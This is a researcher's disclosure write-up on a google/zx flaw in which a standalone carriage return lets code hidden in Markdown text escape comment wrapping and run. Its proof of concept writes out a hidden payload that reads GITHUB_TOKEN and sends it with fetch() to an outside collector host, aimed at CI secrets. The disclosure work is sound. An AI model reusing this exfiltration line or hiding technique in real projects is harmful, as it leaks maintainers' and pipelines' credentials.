The Hook (The “What”)
Can a single invisible character bypass a security sandbox ?
I discovered a vulnerability in google/zx where a Carriage Return (\r) allows arbitrary code execution in Markdown files—right under the nose of code reviewers.
What is zx ?
In the world of DevOps, we often struggle with Bash (which is powerful but messy) and Node.js (which is clean but wordy).
zx is a tool created by Google that marries the two.

It allows you to write scripts in JavaScript, but with the ease of a shell.
You can write commands like await $`ls` directly inside your code.
The Markdown Script Feature
The most magical part of zx and where our tragedy begins is its ability to execute Markdown files (.md).
- The Intent: A developer writes documentation and includes code blocks (three backtick).
- The Mechanism : When you run
zx script.md, zx parses the file. It treats the text as comments and the code blocks as executable commands. - The Sandbox : To keep things safe, zx is supposed to “silence” any text that isn’t inside a formal code block by wrapping it in JavaScript comments (
//).
The problem

The transformMarkdown function in src/md.ts is responsible for parsing Markdown files and converting them into executable JavaScript scripts.
It iterates through the file content by splitting it using the regex /\r?\n/ (matching LF or CRLF).
However, this regex does not match a standalone Carriage Return (\r) character.
In JavaScript, a single-line comment started with // is terminated by any Line Terminator sequence, which includes LF (\n), CR (\r), LS (\u2028), and PS (\u2029).
If a Markdown file contains a line with an embedded CR character (e.g., Safe Text\rMaliciousCode), transformMarkdown treats the entire sequence as a single line of text (non-code block). It then prefixes the line with // to comment it out. The resulting JavaScript
code becomes // Safe Text\rMaliciousCode.
When Node.js executes this transformed code, the comment // Safe Text is terminated by the \r, and the subsequent
MaliciousCode is executed as valid JavaScript. This allows an attacker to hide arbitrary code execution within the text sections of a Markdown file, which a user might inspect and believe to be safe documentation or comments.
This is particularly dangerous as some text editors or viewers may render CR simply as a newline or hide it entirely, masking the malicious code.
Code Segment
Code segment is here
Context
- A Bughunters Google platform.
Firstly i describe a scenario, why ?
Because it’s advice given by Google Security Team for write a good report, here.

Secondly, the right utility of bug :
The attack vector is not about executing untrusted Markdown.
It is about the inability to audit Markdown before execution.
This vulnerability allows an attacker to bypass manual code reviews by hiding executable
commands inside documentation strings that zx fails to properly comment out due to the \r parsing anomaly.
The Starting Position : The attackers is a contributors to a popular Open Source project that uses zx for it automation (e.g., a setup.md or deploy.md file).
The attacker has no special privilege other than the ablity to submit a PRThe Goal : The attacker wants to steal the CI/CD secrets (like
NPM_TOKEN,AWS_ACCESS_KEY, orGITHUB_TOKEN)
from the project build environment or from the local machine of a maintainer who reviews the code.The Strategy : The attacker exploits the Interpretation Conflict between the
zxparser and theNode.jsengine
to hide malicious code inside what looks like harmles documentation.
Requirements
- Installation
tedsig42@exegol:~$ npm i zx -g
- Checking a
zxversion.
tedsig42@exegol:~/poc$ zx -v
8.8.5
- Poc creation
tedsig42@exegol:~/poc$ node -e "require('fs').writeFileSync('poc.md', 'Check logs...\rconsole.log(\'TOKEN:\', process.env.GITHUB_TOKEN); fetch(\'https://your_url.oast.fun/?leak=\' + process.env.GITHUB_TOKEN)')"
- Verification
Visible to humans (we see this) :
tedsig42@exegol:~/poc$  cat poc.md
console.log('TOKEN:', process.env.GITHUB_TOKEN); fetch('https://qgiofgxlcsbxnelgcjyepgdtdvlowb6qm.oast.fun/?leak=' + process.env.GITHUB_TOKEN)
Hidden reality (with cat -e):
tedsig42@exegol:~/poc$ cat -e poc.md
Check logs...^Mconsole.log('TOKEN:', process.env.GITHUB_TOKEN); fetch('https://qgiofgxlcsbxnelgcjyepgdtdvlowb6qm.oast.fun/?leak=' + process.env.GITHUB_TOKEN)
Note that Check logs... is not display it with just cat .
POC
- In local
tedsig42@exegol:~/poc$ zx poc.md
It display nothing but your environment variables already send to another destination.
- On Github
zx is a tool used in github workflows file for testing
- docs-test.yml

- poc.md What it look like


- Result on Interact.sh
You can see that it leak a github token without that a command in not in code block.
Google Answer

What Not Severe Enough Means
Google’s logic is likely:
User Responsibility: They believe that if a user runs
zx some-file.md, the user is responsible for trusting that file first.The “Feature” Argument: Since
zxis designed to run code from Markdown, they see “unintended” code execution as a minor parsing flaw rather than a catastrophic security breach.
Conclusion
This bug help me to differenciate a real bug who can impact enterprise threat model . In professional security, we often talk about the Threat Model. This bug is the perfect example of a vulnerability that exists not in the code itself, but in the gap between how humans work and how machines execute. Thanks to Google Security Team for advice and for ressources in their learn plateform.
End
At end i receive this:

So thanks to help me with a tweet. I also open a Github Issues and a Pull Request

- Feb 10, 2026 : Initial report to Google VRP.
- Feb 11, 2026 : Google VRP confirms the bug but close the report and authorizes disclosure. Issues and Pull request opened also on
google/zx - Feb 21 2026 : Fix Merged